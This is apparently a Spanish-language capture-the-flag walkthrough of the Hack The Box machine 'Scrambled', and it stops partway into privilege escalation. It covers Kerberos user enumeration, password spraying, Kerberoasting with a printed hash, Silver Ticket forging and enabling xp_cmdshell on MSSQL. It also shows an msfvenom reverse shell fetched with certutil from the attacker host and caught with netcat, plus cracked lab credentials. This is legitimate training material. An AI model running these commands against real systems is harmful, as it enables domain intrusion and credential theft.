

Enumeración inicial

```
nmap -p- --open -sS --min-rate 4000 -Pn -n -v -oN SPorts
nmap -
p53,80,88,135,139,389,445,464,593,636,1433,3268,3269,4411,5985,9389,49667,4967
3,49674,49700,65179,65204 -sCV 10.10.11.168 -oN Ports
```

Resultados de Enumeración

```
# Nmap 7.95 scan initiated Mon Sep  8 19:45:09 2025 as: /usr/lib/nmap/nmap --privileged -p53,80,88,135,139,389,445,464,593,636,1433,3268,3269,4411,5985,9389,49667,49673,49674
,49700,65179,65204 -sCV -oN Ports 10.10.11.168
Nmap scan report for 10.10.11.168
Host is up (0.37s latency).

Bug in ms-sql-ntlm-info: no string output.
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-title: Scramble Corp Intranet
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-09-09 01:45:21Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
|_ ssl-date: 2025-09-09T01:48:36+00:00; +4s from scanner time.
|_ ssl-cert: Subject:
|_   Subject Alternative Name: DNS:DC1.scrm.local
|_   Not valid before: 2024-09-04T11:14:45
|_   Not valid after: 2121-06-08T22:39:53
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswds?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
|_ ssl-date: 2025-09-09T01:48:36+00:00; +4s from scanner time.
|_ ssl-cert: Subject:
|_   Subject Alternative Name: DNS:DC1.scrm.local
|_   Not valid before: 2024-09-04T11:14:45
|_   Not valid after: 2121-06-08T22:39:53
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ ms-sql-info:
|_   10.10.11.168:1433:
|_     Version:
|_       name: Microsoft SQL Server 2019 RTM
|_       number: 15.00.2000.00
|_       Product: Microsoft SQL Server 2019
|_       Service pack level: RTM
|_       Post-SP patches applied: false
|_     TCP port: 1433
|_   ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
|_   Not valid before: 2025-09-09T01:28:04
|_   Not valid after: 2055-09-09T01:28:04
|_   ssl-date: 2025-09-09T01:48:36+00:00; +4s from scanner time.
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
|_ ssl-cert: Subject:
|_   Subject Alternative Name: DNS:DC1.scrm.local
|_   Not valid before: 2024-09-04T11:14:45
|_   Not valid after: 2121-06-08T22:39:53
|_   ssl-date: 2025-09-09T01:48:36+00:00; +4s from scanner time.
3269/tcp  open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
```

Agregamos el nombre de dominio al archivo /etc/hosts

```
sudo vi /etc/hosts
```

```
GNU nano 8.4
127.0.0.1    localhost
127.0.1.1    authack

# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters

10.10.11.168 scrm.local|
```

Enumeracion SMB con smbclient, smbmap y netexec

```
netexec smb <IP>  
netexec smb <IP> -u '' -p '' --shares
```

NetExec nos confirma que la autenticación NTLM esta desactivada, por lo cual tendremos que forzar la autenticación mediante kerberos

```

~/.Documents/htb_2025/Scrambled/nmap > netexec smb 10.10.11.168
SMB 10.10.11.168 445 10.10.11.168 [*] x64 (name:10.10.11.168) (domain:10.10.11.168) (signing:True)

~/.Documents/htb_2025/Scrambled/nmap 5s > netexec smb 10.10.11.168 -u '' -p '' --shares
SMB 10.10.11.168 445 10.10.11.168 [*] x64 (name:10.10.11.168) (domain:10.10.11.168) (signing:True)
SMB 10.10.11.168 445 10.10.11.168 [-] 10.10.11.168\.: STATUS_NOT_SUPPORTED
SMB 10.10.11.168 445 10.10.11.168 [-] Error enumerating shares: STATUS_USER_SESSION_DELETED

```

SMBMap

```
smbmap -H 10.10.11.168 -u 'null' -k
```

Pero los resultados no son exitosos

```
> ~/Documents/hdb_2025/Scrambled/nmap > smbmap -H 10.10.11.168 -u 'null' -k  
/usr/lib/python3/dist-packages/impacket/version.py:12: UserWarning: pkg_resources  
es package is slated for removal as early as 2025-11-30. Refrain from using this p  
import pkg_resources
```

```
( " ) | " \ / " || _ " \ " \ " | _ " \ "  
( : \ \ / ^ \ V . // |: ( _ :) \ \ M // ( ( _ ) : )  
 \ \ / \ / \ | : \ . | : \ V ^ \ V . | _ ^ '  
/ " \ : ) | . \ _ / : || : | _ ) : | . \ \ : | / \ ^ \ \ \  
( _ \ / | _ \| \ / | _ | ( _ \ / | _ \| \ / | _ | ( _ \ \ ) ( _ \ )
```

```
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com  
https://github.com/ShawnDEvans/smbmap
```

```
[*] Detected 1 hosts serving SMB  
[!] Authentication error on 10.10.11.168 [Errno Connection error (:88)] [Errno -2]  
[*] Established 1 SMB connections(s) and 0 authenticated session(s)  
[!] Access denied on 10.10.11.168, no fun for you...  
[*] Closed 1 connections
```

SMBClient

```
smbclient -L 10.10.11.168 -N --use-kerberos
```

Los resultados no son exitosos

```

~ /Documents/htb_2025/Scrambled/nmap > smbclient -L 10.10.11.168 -N --use-kerberos
session setup failed: NT_STATUS_NOT_SUPPORTED

~ /Documents/htb_2025/Scrambled/nmap > smbclient -L 10.10.11.168 -N --use-kerberos
session setup failed: NT_STATUS_NOT_SUPPORTED

```

Testeamos un puerto que no es común en entornos de directorio activo 4411/tcp, esto lo realizamos con netcat:

```
nc 10.10.11.168 4411
```

Por el momento no se tiene información crítica

```
~/Documents/htb_2025/Scrambled/content 1m 26s > nc 10.10.11.168 4411
SCRAMBLECORP_ORDERS_V1.0.3;
test
ERROR_UNKNOWN_COMMAND;
```

Se realiza enumeración de usuario validos utilizando kerbrute

```
kerbrute userenum /opt/statistically-likely-username/jsmith.txt --dc
10.10.11.168 -d scrm.local
```


```
Version: v1.0.3 (9dad6e1) - 09/08/25 - Ronnie Flathers @ropnop
```

```
2025/09/08 20:08:36 > Using KDC(s):  
2025/09/08 20:08:36 > 10.10.11.168:88
```

```
2025/09/08 20:08:36 > [+] VALID USERNAME: asmith@scrm.local  
2025/09/08 20:08:41 > [+] VALID USERNAME: jhall@scrm.local  
2025/09/08 20:09:09 > [+] VALID USERNAME: sjenkins@scrm.local  
2025/09/08 20:09:33 > [+] VALID USERNAME: ksimpson@scrm.local  
2025/09/08 20:10:10 > [+] VALID USERNAME: khicks@scrm.local
```

- asmith
- jhall
- sjenkins
- ksimpson
- khicks

Inspección del sitio web Como parte del ejercicio se reviso el sitio web en busca de información que ayude al compromiso del sitio y detectamos el siguiente mensaje



Debido a la brecha de seguridad del mes pasado, hemos desactivado toda la autenticación NTLM en nuestra red. Esto podría causar problemas con algunos de los programas que utiliza, así que tenga paciencia mientras trabajamos para resolver cualquier problema.

Esto permite dar por sentado que el servidor tiene desactivado la autenticación NTLM y mas abajo inspeccionando el sitio vemos el siguiente mensaje en **Password Resets**

Password Resets

Our self service password reset system will be up and running soon but in the meantime please call the IT support line and reset your password. If no one is available please leave a message stating your username and we will reset your password same as the username.

Nuestro sistema de autoservicio para restablecer contraseñas estará disponible próximamente, pero mientras tanto, llame a la línea de soporte de TI y restableceremos su contraseña. Si no hay nadie disponible, deje un mensaje con su nombre de usuario y restableceremos su contraseña para que sea la misma que su nombre de usuario.

-----> restableceremos su contraseña para que sea la misma que su nombre de usuario <-----

Este mensaje es importante ya que posiblemente algún usuario detectado con kerbrute pueda que tenga como contraseña su mismo nombre.

Password Spraying con Kerbrute

```
kerbrute passwordspray users.txt --dc 10.10.11.168 -d scrm.local ksimpson
```

El usuario ksimpson es valido con las credenciales ksimpson

```
 ~/Documents/htb_2025/Scrambled/content > kerbrute passwordspray users.txt --dc 10.10.11.168 -d scrm.local
```

```
Version: v1.0.3 (9dad6e1) - 09/08/25 - Ronnie Flathers @rofnop  
2025/09/08 20:21:23 > Using KDC(s):  
2025/09/08 20:21:23 > 10.10.11.168:88  
  
2025/09/08 20:21:24 > Done! Tested 5 logins (0 successes) in 0.534 seconds
```

```
 ~/Documents/htb_2025/Scrambled/content > kerbrute passwordspray users.txt --dc 10.10.11.168 -d scrm.local
```

```
Version: v1.0.3 (9dad6e1) - 09/08/25 - Ronnie Flathers @rofnop  
2025/09/08 20:21:40 > Using KDC(s):  
2025/09/08 20:21:40 > 10.10.11.168:88  
  
2025/09/08 20:21:41 > [+] VALID LOGIN: ksimpson@scrm.local:ksimpson  
2025/09/08 20:21:41 > Done! Tested 5 logins (1 successes) in 1.112 seconds
```

Enumeración de usuarios validos con netexec y credenciales validas.

Se realizo enumeración de usuarios con netexec utilizando las credenciales que se detectaron para obtener información de todos los usuarios del dominio

```
netexec ldap 10.10.11.168 -u 'ksimpson' -p 'ksimpson' --users -k
```

Usuarios encontrados, ahora tenemos una lista mas amplia de usuarios

```
~/Documents/htb_2025/Scrambled/content > netexec ldap 10.10.11.168 -u 'ksimpson' -p 'ksimpson' --users -k
LDAP      10.10.11.168    389    DC1      [*] None (name:DC1) (domain:scrm.local)
LDAPS     10.10.11.168    636    DC1      [+] scrm.local\ksimpson
LDAPS     10.10.11.168    636    DC1      [*] Enumerated 15 domain users: scrm.local
LDAPS     10.10.11.168    636    DC1      -Username-          -Last PW Set-      -BadPW-  -Descrip
LDAPS     10.10.11.168    636    DC1      administrator      2021-11-07 18:35:59 0          Built-in
LDAPS     10.10.11.168    636    DC1      Guest              <never>            0          Built-in
LDAPS     10.10.11.168    636    DC1      krbtgt             2020-01-26 13:15:47 0          Key Dist
LDAPS     10.10.11.168    636    DC1      tstar              2021-11-05 08:55:51 0
LDAPS     10.10.11.168    636    DC1      asmith             2020-02-08 16:29:01 4
LDAPS     10.10.11.168    636    DC1      sjenkins           2020-02-08 17:11:26 4
LDAPS     10.10.11.168    636    DC1      sdonington         2020-02-08 17:11:54 0
LDAPS     10.10.11.168    636    DC1      backupsvc          2021-10-31 14:49:04 0          Backup s
LDAPS     10.10.11.168    636    DC1      jhall              2021-10-31 15:09:23 4
LDAPS     10.10.11.168    636    DC1      rsmith             2021-10-31 15:09:54 0
LDAPS     10.10.11.168    636    DC1      ehooker            2021-11-03 13:02:41 0
LDAPS     10.10.11.168    636    DC1      khicks             2021-11-01 09:36:08 4
LDAPS     10.10.11.168    636    DC1      sqlsvc             2021-11-03 10:32:02 0          SQL serv
LDAPS     10.10.11.168    636    DC1      miscsvc            2021-11-03 12:07:47 0          Miscella
LDAPS     10.10.11.168    636    DC1      ksimpson           2021-11-03 18:30:57 0
```

Ahora veremos si alguno de estos usuarios es AES-Reprosteable con netexec

```
netexec ldap 10.10.11.168 -u 'ksimpson' -p 'ksimpson' -k --asreproast -all
```

Pero no se tienen resultados satisfactorios

```
~/Documents/htb_2025/Scrambled/content > netexec ldap 10.10.11.168 -u 'ksimpson' -p 'ksimpson' -k --asreproast -all
LDAP      10.10.11.168    389    DC1      [*] None (name:DC1) (domain:scrm.local)
LDAPS     10.10.11.168    636    DC1      [+] scrm.local\ksimpson
LDAPS     10.10.11.168    636    DC1      No entries found!
```

Ahora veremos si alguno de estos usuarios es kerberoesteable con netexec

```
netexec ldap 10.10.11.168 -u 'ksimpson' -p 'ksimpson' -k --kerberoasting all
```

Tenemos exito el usuario sqlsvc nos comparte un hash que podemos intentar romper mediante fuerza bruta

```
~/Documents/htb_2025/Scrambled/content > netexec ldap 10.10.11.168 -u 'ksimpson' -p 'ksimpson' -k --kerberoasting all
LDAP      10.10.11.168    389    DC1      [*] None (name:DC1) (domain:scrm.local)
LDAPS     10.10.11.168    636    DC1      [+] scrm.local\ksimpson
LDAPS     10.10.11.168    636    DC1      [*] Skipping disabled account: krbtgt
LDAPS     10.10.11.168    636    DC1      [*] Total of records returned 1
LDAPS     10.10.11.168    636    DC1      [*] sAMAccountName: sqlsvc, memberOf: [], pwdLastSet: 2021-11-03 10:32:02Z
LDAPS     10.10.11.168    636    DC1      $krb5tgs$23*$sqlsvc$SCRM.LOCAL$scrm.local/sqlsvc*$71fce24159d4821bf2bc70b60d9e41143ad9b7c60a44d78a9c90a3969929cb9136b4d86ca428eedf3a1648adcbf7a87c1faa964b56049138927513050a539cba51856c75d0c607d6536c94a2fd7f04af858829fb20c098ad7099b0ae67acc7af862f8182fab3c3c9851f493ad8e5ce8b5b5a161abacd04e465c963c2a2488e101f96bc7de5ac92547ef421ea3d75991129b48fd8aa686ad831494cfafdf731f2cb99b56bd5c15cb2221113553ba50d0e7b19c977442e807ba88ff1c23f52909456a0926f6b7e2bb995c77c957b1eb710a0291ffa53ab3a868a59f22e39247bbded174ee8a00d1e32eed2a1602a0a5242d1aef73c8c5108839b4dbba2e56fd0773f29c626c7080fd963037dc944ad839169eb85f072cb2cf7eb8db5087cd01ccc0fdddfef92be0e0c13b39b2afdb95feef018f214ad93a481dd9ebfdebd7648630e374ac4a66977fdafa7bd5c1c2363eac2e11162153525c3f58e29b3c2ea11b32016509980e3a8950e7c3d6fae902422f9e2749e91dfb5288888af596d334725a0274b8f1c73994c641130ed0bf0b2cb1eda04bcb8d0ce399074d61073b15c971c0ead4b20342223492c7a10e40cd78c1feae22bfdb9341d3a08c4df148585589c9ff91f37df9874287f66e04fa1dcdd2d86f2a953ea413d1d5490b31137f525fb1814f55b937b1a2449bb8c540ba06569c7c097b96f32e814a6c2840fba3a9b9f4b8fffdcc4184bc0fc3ddb792bcde0a970520b575f3852ef10334f66b23704cf4da3bf1fd1e7701c547d4a8702cd2eb5e9313c0b417db2ef8810596894994bbd132df2f432e5e91aefcb0ad40fffd88a1227a09154396815b1257216c58747389c828d84967702e5b6412f2cd51406853ea69b376f24e3ce8c38e4a3966d8fe8767a7182c5f90df5cdead46984af1f8af66b0b7884be
```

Ataque de fuerza bruta sobre hash

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

Los resultados son exitosos obtenemos un las credenciales del usuario sqlsvc

```
~ /Documents/htb_2025/Scrambled/content 3s > john --wordlist=/usr/share/wordlists/rocky
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Pegasus60 (?)
1g 0:00:00:04 DONE (2025-09-08 20:33) 0.2469g/s 2649Kp/s 2649Kc/s 2649Kc/s Penrose..Pearce
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Dado que el nombre es un nombre de usuario que gestiona base de datos, intentaremos utilizar este usuario para acceder mediante MSSQL con `impacket-mssqlclient` con el siguiente comando.

```
impacket-mssqlclient scrm.local/sqlsvc:pass@10.10.10.10 -k
```

Dado que estamos jugando con autenticación kerberos, necesitamos obtener un archivo ccache que almacenara las credenciales del usuario sqlsvc en formato HASH(TGT)

```
~ /Documents/htb_2025/Scrambled/content > impacket-mssqlclient scrm.local/sqlsvc:Pegasus60@10.1
/usr/lib/python3/dist-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as
es package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to
import pkg_resources
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[-] CCache file is not found. Skipping...
[-] Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
```

¿Qué es el ccache?

El **ccache** (cache de credenciales) es un archivo que almacena los **Tickets de Concesión de Tickets (TGT)** que obtienes del **Centro de Distribución de Claves (KDC)**. Cuando te autenticas en un sistema usando Kerberos, no envías tu contraseña repetidamente. En su lugar, el KDC te emite un TGT. Este ticket es como un "pasaporte" que demuestra que tu identidad ha sido verificada.

Podemos utilizar `impacket-GetTGT` para obtener este archivo y poder exportarlo en una variable llamada `KRB5CCNAME`, de esta forma podemos utilizar este archivo de autenticación para entrar a la base de datos con el siguiente comando:

```
impacket-getTGT scrm.local/sqlsvc:Pegasus60
```

```
~/Documents/htb_2025/Scrambled/content > impacket-getTGT scrm.local/sqlsvc:Pegasus60
/usr/lib/python3/dist-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  import pkg_resources
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in sqlsvc.ccache
```

Ahora ejecutare el siguiente comando para almacenarlo en una variable KRB5CCNAME

```
export KRB5CCNAME=sqlsvc.ccache
```

Al realizar de nuevo la ejecución me da un error, posiblemente no pueda autenticarme como este usuario sqlsvc al servicio mssql

```
~/Documents/htb_2025/Scrambled/content > 7s > impacket-mssqlclient scrm.local/sqlsvc:Pegasus60@10.10.11.168 -k -dc-ip 10.10.11.168
/usr/lib/python3/dist-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  import pkg_resources
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[-] Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
```

Intentando de nuevo pero apuntando con el archivo ccache pero los resultados son los mismos

```
impacket-mssqlclient dc1.scrm.local -k
```

```
~/Documents/htb_2025/Scrambled/content > impacket-mssqlclient dc1.scrm.local -k
/usr/lib/python3/dist-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  import pkg_resources
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[-] ERROR(DC1): Line 1: Login failed for user 'SCRM\sqlsvc'.
```

Dado que esta es un service account, una cuenta de servicio y tenemos sus credenciales podemos intentar obtener un Silver Ticket

Un Silver Ticket es un ticket falsificado del Servicio de Concesión de Tickets (TGS) de Kerberos que se crea para un servicio específico en un equipo específico

Para obtener un Silver Ticket desde Linux (en el contexto de un ataque a una red de Active Directory), se deben cumplir las siguientes condiciones:

- **Comprometer una máquina dentro del dominio:** El atacante debe tener acceso a un sistema (por ejemplo, mediante una cuenta de usuario o un exploit) que esté unido al

dominio de Active Directory.

- **Obtener el hash NTLM de una cuenta de servicio:** Este es el requisito más crítico. El Silver Ticket se basa en el hash NTLM de la contraseña de una cuenta de servicio (como MSSQL, HTTP, etc.) en el dominio. El atacante debe ser capaz de extraer este hash de la memoria o del disco del sistema comprometido. Herramientas como Mimikatz o técnicas como Kerberoasting son comunes para este fin, aunque Mimikatz generalmente se usa en Windows, la extracción del hash es el paso clave.
- **Conocer el SID del dominio:** Se necesita el Identificador de Seguridad (SID) del dominio al que pertenece la cuenta de servicio.
- **Conocer el Service Principal Name (SPN):** Se debe identificar el SPN del servicio al que se quiere acceder. Por ejemplo, `MSSQLSvc/servidor.dominio.local:1433`.

Una vez que se tienen estos cuatro elementos, se puede utilizar una herramienta como `Impacket` (con su script `ticketer.py`) en Linux para generar el Silver Ticket. La diferencia clave con un Golden Ticket es que el Silver Ticket solo otorga acceso a un servicio específico, no a todo el dominio.

Silver Ticket

Lo primero que aremos es obtener el SID del Dominio con [lookupsid.py](#) de la siguiente manera:

```
/usr/share/doc/python3-impacket/examples/lookupsid.py  
scrm.local/sqlsvc@dc1.scrm.local -domain-sids -k
```

```
[*] Brute forcing SIDs at dc1.scrm.local [*] StringBinding ncacn_np:dc1.scrm.local[\pipe\lsarpc]  
[*] Domain SID is: S-1-5-21-2743207045-1827831105-2542523200
```

Ahora obtendremos el hash del usuario comprometido convirtiendo sus credenciales el hash NTLMv2 con una herramienta web llamada [NTLM generator](#)

https://codebeautify.org/ntlm-hash-generator

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB Ultra HD Hacker Wall... ChatGPT Autonomia Hacker

JSON Formatter XML Formatter Calculator

NTLM Hash Generator

Add to Fav New

Input String Sample ↺ 📁 📄

Pegasus60

Size : 9

☒ Auto Generate File.. Load URL

Output Text Upper Case Lower

B999A16500B87D17EC7F2E2A68778F05

B999A16500B87D17EC7F2E2A68778F05

optenemos el SPN:

```
impacket-GetUserSPNs -dc-ip 10.10.11.168 -dc-host dc1.scrm.local  
scrm.local/ksimpson@10.10.11.168 -k
```

```
~/Documents/htb_2025/Scrambled/content 8s > impacket-GetUserSPNs -dc-ip 10.10.11.168 -dc-host dc1.scrm.local  
/usr/lib/python3/dist-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API.  
tml. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package  
import pkg_resources  
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

Password:	ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Del
	MSSQLSvc/dc1.scrm.local:1433	sqlsvc		2021-11-03 10:32:02.351452	2025-09-09 01:36:34.435745	
	MSSQLSvc/dc1.scrm.local	sqlsvc		2021-11-03 10:32:02.351452	2025-09-09 01:36:34.435745	

Una vez que tengamos el SID del dominio, el hash del usuario y el SPN que seria MSSQLSvc/dc1.scrm.local:1433, podemos crear un Silver Ticket usando [ticketer.p](#) de la

siguiente manera:

```
/opt/respaldo/Documents/Academy_htb/DACs/impacket/examples/ticketer.py -nthash  
B999A16500B87D17EC7F2E2A68778F05 -domain-sid S-1-5-21-2743207045-1827831105-  
2542523200 -domain scrm.local -spn MSSQLSvc/dc1.scrm.local Administrator
```

Obtenemos el Ticket

```
[*] PAC_LOGON_INFO  
[*] PAC_CLIENT_INFO_TYPE  
[*] EncTicketPart  
/opt/respaldo/Documents/Academy_htb/DACs/impacket/examples/ticketer.py:529: Deprecat  
Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(dat  
encRepPart['last-req'][0]['lr-value'] = KerberosTime.to_asn1(datetime.datetime.utc  
[*] EncTGSRepPart  
[*] Signing/Encrypting final ticket  
[*] PAC_SERVER_CHECKSUM  
[*] PAC_PRIVSVR_CHECKSUM  
[*] EncTicketPart  
[*] EncTGSRepPart  
[*] Saving ticket in Administrator.ccache
```



exportamos con el nombre de variable KRB5CCNAME

```
export KRB5CCNAME=Administrator.ccache  
impacket-mssqlclient dc1.scrm.local -k
```

```
~/Documents/htb_2025/Scrambled/content > impacket-mssqlclient dc1.scrm  
/usr/lib/python3/dist-packages/impacket/version.py:12: UserWarning: pkg_res  
es package is slated for removal as early as 2025-11-30. Refrain from using  
import pkg_resources  
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies  
  
[*] Encryption required, switching to TLS  
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master  
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english  
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192  
[*] INFO(DC1): Line 1: Changed database context to 'master'.  
[*] INFO(DC1): Line 1: Changed language setting to us_english.  
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)  
[!] Press help for extra shell commands  
SQL (SCRM\administrator dbo@master)> help
```



```
SQL (SCRM\administrator dbo@master)> xp_cmdshell "whoami"  
ERROR(DC1): Line 1: SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component i  
this server. A system administrator can enable the use of 'xp_cmdshell' by using sp_configure. For more information about enabli  
r Books Online.  
SQL (SCRM\administrator dbo@master)> |
```

Después de realizar enumeración, podemos darnos cuenta que no se tiene activado la

configuración para ejecutar comandos, por lo cual, utilizaremos el siguiente comando para habilitar esa opción:


```
SP_CONFIGURE "show advanced options", 1
```

```
SQL (SCRM\administrator dbo@master)> SP_CONFIGURE "show advanced options", 1
INFO(DC1): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (SCRM\administrator dbo@master)> |
```

```
RECONFIGURE
```

```
SP_CONFIGURE "xp_cmdshell", 1
```

```
SQL (SCRM\administrator dbo@master)> SP_CONFIGURE "show advanced options", 1
INFO(DC1): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONF
SQL (SCRM\administrator dbo@master)> RECONFIGURE
SQL (SCRM\administrator dbo@master)> SP_CONFIGURE "xp_cmdshell", 1
INFO(DC1): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE stat
SQL (SCRM\administrator dbo@master)> RECONFIGURE
SQL (SCRM\administrator dbo@master)> xp_cmdshell "whoami"
output
-----
scrm\sqlsvc
NULL
SQL (SCRM\administrator dbo@master)>
```



Ahora que podemos ejecutar comandos voy a subir un archivo malicioso para ejecutarlo y ganar acceso al sistema de la siguiente manera:

```
#cramos payload
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.3 LPORT=4444 -f exe -
o rv.exe
#montamos un servidor para compartirlo
sudo python3 -m http.server 80
#solicitamos el recurso desde mssqlclient
xp_cmdshell "CertUtil -f -urlcache -split http://10.10.16.3/rv.exe
C:\Users\Public\rv.exe"
#ponemos un escucha con nc por el puerto 4444
rlwrap nc -nlvp 4444
#ejecutamos el payload
xp_cmdshell "C:\Users\Public\rv.exe"
```

```
~\Documents\htb_2025\Scrambled\content 1m 6s > rlwrap nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.168] 53072
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
scrm\sqlsvc

C:\Windows\system32>
```

Escalada de Privilegios

Después de realizar investigaciones del sistema, damos que tenemos como privilegio `SelmpersonatePrivilege (Enable)` por lo cual utilizaremos un recurso que es el [JuicyPotatoNG](#) esta version de Juicy es para Windows Server 2019

```
systeminfo

Host Name:                DC1
OS Name:                  Microsoft Windows Server 2019 Standard
OS Version:              10.0.17763 N/A Build 17763
OS Manufacturer:        Microsoft Corporation
OS Configuration:       Primary Domain Controller
OS Build Type:            Multiprocessor Free
Registered Owner:        Windows User
Registered Organization:
Product ID:               00429-00521-62775-AA258
Original Install Date:    26/01/2020, 17:53:40
System Boot Time:         09/09/2025, 02:26:09
System Manufacturer:      VMware, Inc.
System Model:             VMware Virtual Platform
System Type:              x64-based PC
Processor(s):             2 Processor(s) Installed.
                          [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2595 Mhz
                          [02]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2595 Mhz
BIOS Version:             Phoenix Technologies LTD 6.00, 12/11/2020
Windows Directory:        C:\Windows
System Directory:         C:\Windows\system32
Boot Device:              \Device\HarddiskVolume1
System Locale:             en-gb;English (United Kingdom)
Input Locale:             en-gb;English (United Kingdom)
Time Zone:                (UTC+00:00) Dublin, Edinburgh, Lisbon, London
```

```
PS C:\> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----

Privilege Name      Description      State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
